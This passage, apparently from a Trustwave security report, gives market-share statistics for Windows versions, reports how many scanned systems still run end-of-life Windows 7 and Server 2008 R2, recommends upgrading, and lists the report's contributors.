
RELATIVE MARKET SHARE OF WINDOWS 7 AND WINDOWS 10 EACH MONTH, ACCORDING TO NETMARKETSHARE.COM



Finding statistics on the market share of individual server operating systems (OS) in use is difficult as most don't access the internet directly through a browser, which is the standard way OS statistics are gathered. But a January 2018 tweet from Ned Pyle, principal program manager in the Windows Server High Availability and Storage Group, indicated the Windows Server comprised about 70 percent of server OS installations, with approximately 40 percent of that number on Server 2008/2008 R2.

Trustwave data largely agrees with these statistics. Nearly 24 percent of Windows systems that the Trustwave network scanner observed in 2019 were running one of the end-of-life versions of Windows, with most of those running either Windows Server 2008 R2 (14 percent) or Windows 7 (9 percent).

WINDOWS 7/2008/2008R2



Considering the security risks and potentially high costs involved with staying on an unsupported OS, network administrators should upgrade out-of-date servers, desktops and laptops to supported versions of Windows as soon as possible.

Contributors

FAHIM ABBASI

ANAT DAVIDI

PHIL HAY

PAUL HENRY

DIANA LOPERA

ZIV MADOR

BRIAN MCNELLY

RODEL MENDREZ

PRUTHA PARIKH

CAS PURDY

MARTIN RAKHMANOV

ALEX ROTHACKER


KARL SIGLER

JONA TRINIDAD

DENNIS WILSON

TODD WILSON

MARK WHITEHEAD



 Trustwave[®]

WWW.TRUSTWAVE.COM